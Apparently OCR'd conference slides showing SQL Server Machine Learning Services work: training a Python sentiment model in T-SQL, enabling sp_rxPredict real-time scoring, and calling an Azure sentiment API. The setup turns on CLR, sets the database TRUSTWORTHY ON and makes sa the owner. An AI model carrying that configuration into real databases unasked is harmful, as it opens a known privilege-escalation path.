Physical Operation	UDX
Logical Operation	UDX
Actual Execution Mode	Row
Estimated Execution Mode	Row
Actual Number of Rows	8999
Actual Number of Batches	0
Estimated Operator Cost	0.0001 (0%)
Estimated I/O Cost	0
Estimated CPU Cost	0.0001
Estimated Subtree Cost	0.0204102
Number of Executions	1
Estimated Number of Executions	1
Estimated Number of Rows	100
Estimated Row Size	4067 B
Actual Rebinds	0
Actual Rewinds	0
Name	EXTERNAL SCRIPT
Node ID	0

Output List

Review, PredictedLabel, Predicted\_Score\_Negative, Predicted\_Score\_Neutral, Predicted\_Score\_Positive

Query executed successfully at 11:55:54 PM | R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:00:20 | 8999 rows

Output Error List Package Manager Console

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SQLServerScripts.sql

```
253 -- STEP 8 Same proc to train but serialize model for realtimeScoringOnly.
254 CREATE OR ALTER PROCEDURE [dbo].[CreatePyModelRealtimeScoringOnly] AS
255 BEGIN
256     DECLARE @model varbinary(max), @train_script nvarchar(max);
257     --The Python script we want to execute
258     SET @train_script = N'
259         from microsoftml import rx_logistic_regression, featurize_text, n_gram
260         from revoscalepy import rx_serialize_model, RxOdbcData, rx_write_object, RxInSqlServer, rx_set_compute_context, RxLocalSeq
261         #import pickle
262
263         connection_string = "Driver=SQL Server;Server=localhost;Database=tpcxbb_1gb;Trusted_Connection=true;"
264         dest = RxOdbcData(connection_string, table = "models")
265
266         training_data["tag"] = training_data["tag"].astype("category")
267
268         #ngramLength=2: include not only "Word1", "Word2", but also "Word1 Word2"
269         #weighting="TfIdf": Term frequency & inverse document frequency
270
271         modelpy = rx_logistic_regression(formula = "tag ~ features",
272             data = training_data,
273             method = "multiClass",
274             ml_transforms=[featurize_text(language="English",
275                 cols=dict(features="pr_review_content"),
276                 word_feature_extractor=n_gram(2, weighting="TfIdf"))],
277             train_threads=1)
278
279         ## Serialize and write the model
280         modelbin = rx_serialize_model(modelpy, realtime_scoring_only = True)
281         #modelbin = pickle.dumps(model)
282         rx_write_object(dest, key_name="model_name", key="RevoMMLRealtimeScoring", value_name="model", value=modelbin, serialize=False, compress=None, overwrite=True);
283
284 EXECUTE sp_execute_external_script
285     @language = N'Python'
286     , @script = @train_script
287     , @input_data_1 = N'SELECT * FROM product_reviews_training_data'
288     , @input_data_1_name = N'training_data'
289 END;
290 GO
291 -- due to not null and pk from previous def.
```

T-SQL Results Message

Executing query...

R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:00:19 | 0 rows

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GetSentimentExample - Microsoft Visual Studio

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SQLServerScripts.sql \* tpcxbb\_1gb

```

291 -- due to not null and pk from previous def.
292 ALTER TABLE [dbo].[models] ADD DEFAULT 'Py' FOR [language];
293 go
294 -- STEP 9 Execute the stored procedure that creates and saves the machine learning model in a table
295 exec CreatePyModelRealtimeScoringOnly; --00:01:14.560 desktop, 00:02:40.351 laptop.
296 --Take a look at the model object saved in the model table
297 SELECT *, datalength(model) as Datalen FROM dbo.models; --(6MB w/rx_write_object vs 55MB w/pickle.dump)
298 GO
299 -- incase of OutOfMemoryException: https://docs.microsoft.com
300 -- 1. Limit SQL Server memory usage to 60% of the value in the
301 -- 2. Increase Limit memory by external processes to 40% of total
302 -- 3. Reconfigure and restart RG to force changes or restart s
303 --ALTER RESOURCE POOL "default" WITH (max_memory_percent = 60)
304 --ALTER EXTERNAL RESOURCE POOL "default" WITH (max_memory_percent = 60)
305 --ALTER RESOURCE GOVERNOR RECONFIGURE;
306 go

```

T-SQL /> Message

STDOUT message(s) from external script:  
Beginning processing data.  
Rows Read: 80991, Read Time: 0, Transform Time: 0  
Beginning processing data.  
Beginning processing data.  
Rows Read: 80991, Read Time: 0, Transform Time: 0  
Beginning processing data.  
Not adding a normalizer.  
Beginning processing data.  
Rows Read: 80991, Read Time: 0, Transform Time: 0  
Beginning processing data.  
Beginning processing data.  
Rows Read: 80991, Read Time: 0.001, Transform Time: 0  
Beginning processing data.  
Beginning optimization  
num vars: 1386282  
improvement criterion: Mean Improvement  
L1 regularization selected 8124 of 1386282 weights.  
Not training a calibrator because it is not needed.  
Elapsed time: 00:02:35.7884458  
Elapsed time: 00:00:00.9119054  
Rows Read: 1, Total Rows Processed: 1  
Total Rows written: 1, Total time: 0.114  
, Total Chunk Time: 0.512 seconds

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

CPU 22% 0.78 GHz

Memory 5.4/7.7 GB (70%)

Disk 0 (C:) 0%

Ethernet Not connected

Ethernet Not connected

Ethernet S: 0 R: 0 Kbps

Ethernet S: 0 R: 0 Kbps

Wi-Fi S: 0 R: 0 Kbps

**CPU**

Intel(R) Core(TM) i7-5600U CPU @ 2.60GHz

% Utilization over 60 seconds

Utilization Speed Base speed: 2.59 GHz

22% 0.78 GHz Sockets: 1

Processes Threads Handles Cores: 2

225 2659 94100 Logical processors: 4

Virtualization: Enabled

L1 cache: 128 KB

L2 cache: 512 KB

L3 cache: 4.0 MB

Up time 6:02:18:45

Fewer details | Open Resource Monitor

Query executed successfully at 1:03:43 PM

R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:02:40 | 0 rows

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Ready

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

SQLServerScripts.sql \* tpccb\_1gb

Properties Solution Explorer Team Explorer GitHub Resource View Python Environments

Server Explorer Performance Explorer Toolbox SQL Server Object Explorer Python Performance

110 % T-SQL Results Message

language model\_name model create\_time created\_by DataLen

1 Py	RevoMMLRealtimeScoring	0x626C6F62DB9D9412EAB5788C667BDBD0A8E0B74588B9A2...	2018-06-13 13:03:43.1490830	UPCIC\hfleitas	6453905
2 Python	rx_logistic_regression	0x8003636D6963726F736F66746D6C2E6D6F64756C65732E6C...	2018-06-06 14:54:49.2958823	UPCIC\hfleitas	55194788

Query executed successfully at 1:05:46 PM | R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpccb\_1gb | 00:00:00 | 2 rows

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GetSentimentExample - Microsoft Visual Studio

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Server Explorer Performance Explorer Toolbox SQL Server Object Explorer Python Performance

SQLServerScripts.sql

```
tpxbb_1gb
327 -- Try sp_rxPredict, if missing, enable it: https://docs.microsoft.com/sql/advanced-analytics/r/how-to-do-realtime-scoring?view=sql-server-2017#bkmk\_enableRtScoring
328 sp_configure 'show advanced options', 1;
329 reconfigure;
330 go
331 sp_configure 'clr enabled', 1;
332 reconfigure with override;
333 go
334 alter database tpxbb_1gb set trustworthy on;
335 exec sp_changedbowner @loginame = sa, @map = false;
336 go
337 -- Run cmd as admin: EnableRealtimePredictions.cmd
338 declare @model_bin varbinary(max)=null
339 select @model_bin = model from models where model_name = 'RevoMMLRealtimeScoring';
340 if @model_bin is not null begin
341 exec sp_rxPredict @model = @model_bin, @inputData = N'SELECT pr_review_content, cast(tag as varchar(1)) as tag FROM product_reviews_test_data' end;
342 go --8,999 rows: sp_rxPredict 3-9sec vs python microsoftml rx_predict 11-25sec...
```

110 % T-SQL Message

Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.  
Configuration option 'clr enabled' changed from 1 to 1. Run the RECONFIGURE statement to install.

110 %

Query executed successfully at 9:36:54 PM | R90GTU6N (15.0 CTP2.0) | UPCIC\hfleitas (52) | tpxbb\_1gb | 00:00:00 | 0 rows

Output Error List Package Manager Console Data Tools Operations

Ready

Select Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17134.285]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\R_SERVICES\library\RevoScaleR\rxLibs\x64

C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\R_SERVICES\library\RevoScaleR\rxLibs\x64>RegisterRext.exe /installRts
Source directory to pick the RExtension binaries determined to be "C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\R_SE
RVICES\library\RevoScaleR\rxLibs\x64\".
Installation flavor was not supplied
Connecting to SQL server...
Sql server binn directory is "C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn".
Enabling CLR
Adding trusted assemblies...
Adding Accessibility
Adding System.ServiceModel.Internals
Adding SMDiagnostics
Adding System.Runtime.Serialization
Adding System.Runtime.Serialization.Formatters.Soap
Adding System.IO.Compression
Adding System.IO.Compression.FileSystem
Adding System.Drawing
Adding System.Dynamic
Adding System.Windows.Forms
Adding System.Windows.Forms.DataVisualization
Adding Microsoft.CSharp
Creating Asymmetric Keys and Logins...
Asymmetric Key for Assembly 'Microsoft.RServer.ScoringLibrary' is [Microsoft_RServer_ScoringLibrary] and Login is [Microsoft_RSer
ver_ScoringLibrary_login]
Asymmetric Key for Assembly 'Microsoft.RServer.ScoringLibrary.SqlServer' is [Microsoft_RServer_ScoringLibrary] and Login is [Micr
osoft_RServer_ScoringLibrary_login]
Asymmetric Key for Assembly 'Microsoft.RServer.NativeScorer' is [Microsoft_RServer_ScoringLibrary] and Login is [Microsoft_RServe
r_ScoringLibrary_login]
Asymmetric Key for Assembly 'Microsoft.MachineLearning.RServerScoring.Sql' is [Microsoft_MachineLearning_RServerScoring_SQL] and
Login is [Microsoft_MachineLearning_RServerScoring_SQL_login]
Create Asymmetric Keys succeeded!
Copying configuration files...
C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\R_SERVICES\library\RevoScaleR\rxLibs\x64\net46\ScoringLibrary.SqlServer
.config
C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\ScoringLibrary.config
Command RTSInstall on Instance succeeded!

C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\R_SERVICES\library\RevoScaleR\rxLibs\x64>
C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\R_SERVICES\library\RevoScaleR\rxLibs\x64>
```

```
C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\R_SERVICES\library\RevoScaleR\rxLibs\x64>RegisterRExt.exe /InstallRts /database:tpcxbb_1gb
Source directory to pick the RExtension binaries determined to be "C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\R_SERVICES\library\RevoScaleR\rxLibs\x64".
Installation flavor was not supplied
Connecting to SQL server...
Sql server binn directory is "C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn".
Creating Microsoft.RServer.ScoringLibrary...
Microsoft.RServer.ScoringLibrary created successfully.
Creating Microsoft.RServer.ScoringLibrary.SqlServer...
Microsoft.RServer.ScoringLibrary.SqlServer created successfully.
Creating Microsoft.RServer.NativeScorer...
Microsoft.RServer.NativeScorer created successfully.
Creating Accessibility...
Accessibility created successfully.
Creating System.ServiceModel.Internals...
System.ServiceModel.Internals created successfully.
Creating SMDiagnostics...
SMDiagnostics created successfully.
Creating System.Runtime.Serialization...
System.Runtime.Serialization created successfully.
Creating System.Runtime.Serialization.Formatters.soap...
System.Runtime.Serialization.Formatters.soap created successfully.
Creating System.IO.Compression...
System.IO.Compression created successfully.
Creating System.IO.Compression.FileSystem...
System.IO.Compression.FileSystem created successfully.
Creating system.drawing...
system.drawing created successfully.
Creating System.Dynamic...
System.Dynamic created successfully.
Creating System.Windows.Forms...
System.Windows.Forms created successfully.
Creating System.Windows.Forms.DataVisualization...
System.Windows.Forms.DataVisualization created successfully.
Creating Microsoft.CSharp...
Microsoft.CSharp created successfully.
Creating Microsoft.MachineLearning.RServerScoring.Sql...
Microsoft.MachineLearning.RServerScoring.Sql created successfully.
Creating stored procedure [dbo].[sp_rxPredict]
Creating and giving execute role for users...
Command RTSInstall succeeded!
```

GetSentimentExample - Microsoft Visual Studio

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Server Explorer Performance Explorer Toolbox SQL Server Object Explorer Python Performance

EnableRealtimePredictions.cmd SQLServerScripts.sql \* tpccb\_1gb

```
330 -- Run cmd as admin: EnableRealtimePredictions.cmd
331 declare @model_bin varbinary(max)=null
332 select @model_bin = model from models where model_name = 'RevoMMLRealtimeScoring';
333 if @model_bin is not null begin
334 exec sp_rxPredict @model = @model_bin, @inputData = N'SELECT pr_review_content, cast(tag as varchar(1)) as tag FROM product_reviews_test_data' end;
335 go --8,999 rows: sp_rxPredict 9sec vs python microsoftml rx_predict 13sec.
336 /*
337 Known issue: sp_rxPredict returns an inaccurate message when a NULL value is passed as the model.
338
339 Msg 6522, Level 16, State 1, Procedure sp_rxPredict, Line 334
340 A .NET Framework error occurred during execution of user-defined routine or aggregate "sp_rxPredict":
341 System.InvalidOperationException: Expect a column 'tag' of type: 'String'. Actual type is: 'System.Int32'
342 System.InvalidOperationException:
343     at Microsoft.MachineLearning.RServerScoring.DataViewAdapter.CheckSame(IEnumerable`1 cols1, IEnumerable`1 cols2)
344     at Microsoft.MachineLearning.RServerScoring.DataViewAdapter.Retarget(IDataTable newSource)
345     at Microsoft.MachineLearning.RServerScoring.Model.Score(IDataTable inputData)
346     at Microsoft.MachineLearning.RServerScoring.Scorer.Score(IModel model, IDatabase inputData, IDictionary`2 scoringParameters, IScoreContext scoreContext)
347     at Microsoft.RServer.ScoringLibrary.ScoringHost.ScoreDispatcher.Score(ModelId modelId, IDatabase inputData, IDictionary`2 scoringParameters, IScoreContext scoreContext)
348 */

```

110 % T-SQL Results Message


	PredictedLabel	Score.1	Score.2	Score.3
1	3	0.02261647	0.1164434	0.8609401
2	3	0.006391859	0.0122224	0.9813856
3	3	0.02605031	0.07372595	0.9002239
4	3	0.02085118	0.04318421	0.9359646
5	3	0.006275344	0.00719668	0.9865279
6	3	0.01219776	0.02834679	0.9594554
7	3	0.01289097	0.02562586	0.9614831
8	3	0.0262401	0.05194858	0.9218113
9	3	0.02124425	0.0905453	0.8882105
10	3	0.01573131	0.04357475	0.9406939
11	3	0.0192884	0.04815447	0.932557
12	3	0.009418746	0.0194117	0.9711696
13	3	0.01290902	0.01438312	0.9727077
14	3	0.02147118	0.05592076	0.9226081
15	3	0.02763326	0.05890254	0.9134642
16	3	0.009828706	0.02245608	0.9677153
17	3	0.03379261	0.09301157	0.8731958

Query executed successfully at 1:16:10 PM | R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpccb\_1gb | 00:00:03 | 8999 rows

Output Error List Package Manager Console Data Tools Operations

Ready

# 5x Faster (sp\_rxPredict)



CognitiveAPI.ipynb - Gamechanger (Workspace) - Azure Data Studio

File Edit View Help

CognitiveAPI.ipynb x

Code Text Kernel: SQL Attach To: .\tpcxbb\_1gb (Windows Authentication) Trusted Run Cells Clear Results Install Packages

Gato Ninja, Don't forget the 🔑

<https://repl.it/languages/python3>

```
1 create or alter proc GetCognitiveAPI
2 as
3     declare @py nvarchar(max);
4
5     set @py = N'import requests
6 from pandas.io.json import json_normalize
7
8 subscription_key = "mykey"
9 text_analytics_base_url = "https://eastus2.api.cognitive.microsoft.com/text/analytics/v2.0/"
10 sentiment_url = text_analytics_base_url + "sentiment"
11
12 df = jsondocs
13
14 headers = {"Ocp-Apim-Subscription-Key": subscription_key, "content-type": "application/json"}
15 response = requests.post(sentiment_url, headers = headers, data = df.iloc[0][0].encode())
16
17 rds = response.json()
18 df2 = json_normalize(rds, "documents");
19
20 drop table if exists apiresults;
21 create table apiresults (id int, score float);
22
23 insert into apiresults
24 exec sp_execute_external_script @language = N'Python'
25     ,@script = @py
26     ,@input_data_1 = N'select * from JsonDocuments'
27     ,@input_data_1_name = N'jsondocs'
28     ,@output_data_1_name = N'df2'
29 select * from apiresults;
30 go
31 exec GetCognitiveAPI
32 go
```

master 0 ▲ 0

File Edit View Help

CognitiveAPI.ipynb x

Code Text Kernel: SQL Attach To: .\tpcxbb\_1gb (Windows Authentication) Trusted Run Cells Clear Results Install Packages

```
--  
20     drop table if exists apiresults;  
21     create table apiresults (id int, score float);  
22  
23     insert into apiresults  
24     exec sp_execute_external_script @language = N'Python'  
25         ,@script = @py  
26         ,@input_data_1 = N'select * from JsonDocuments'  
27         ,@input_data_1_name = N'jsondocs'  
28         ,@output_data_1_name = N'df2'  
29     select * from apiresults;  
30 go  
31 exec GetCognitiveAPI  
32 go
```

Commands completed successfully.

Total execution time: 00:00:00.0077552

(10 rows affected)

(10 rows affected)

Total execution time: 00:00:05.0466495

	id	score
1	1	0.968591690063477
2	2	0.874512791633606
3	3	0.777552127838135
4	4	0.146159082651138
5	5	0.981378853321075
6	6	0.895721793174744
7	7	0.99161958694458
8	8	0.0849390923976898
9	9	0.829785227775574
10	10	0.793441295623779

# Summary

- ★ Hack Tabular Data Stream (TDS) ([Enable Force Encryption](#))
- ★ Load Test Encryption ([Postman](#))
- ★ Hack Dynamic Data Masking (DDM) ([Deny Create](#))
- ★ Hack Row-Level Security (RLS) ([Amulet of Daylight](#))
- ★ DB Source Control (TFS/Git) ([Import, Schema Compare](#))
- ★ Machine Learning & AI ([sp\\_rxPredict wins!](#), Cognitive API)
- ★ Resources

# Resources

- ★ [dba2o.wordpress.com](http://dba2o.wordpress.com)
- ★ [andy.pt](http://andy.pt)
- ★ SQL Server R Services Samples: [Microsoft Repo](#)
- ★ Pre-Trained ML Models: [Install in SQL Server](#)
- ★ SQL Server Machine Learning Services: [Tutorials](#)
- ★ SQL Server Components to Support Python: [Interaction of Components](#)
- ★ Threading ML: [Logistic Regression](#)
- ★ Interactive deep learning: [Learn alert](#)
- ★ [ailab.microsoft.com](http://ailab.microsoft.com)
- ★ [aka.ms/sqlworkshops](http://aka.ms/sqlworkshops)
- ★ [aka.ms/ss19](http://aka.ms/ss19)
- ★ [github.com/hfleitas/Pixies](http://github.com/hfleitas/Pixies)



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# Session evaluations

Your feedback is very important.



This is the link:

[bit.ly/pixies19](https://bit.ly/pixies19)

Submit your feedback by the end of this presentation.



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Thank  
You

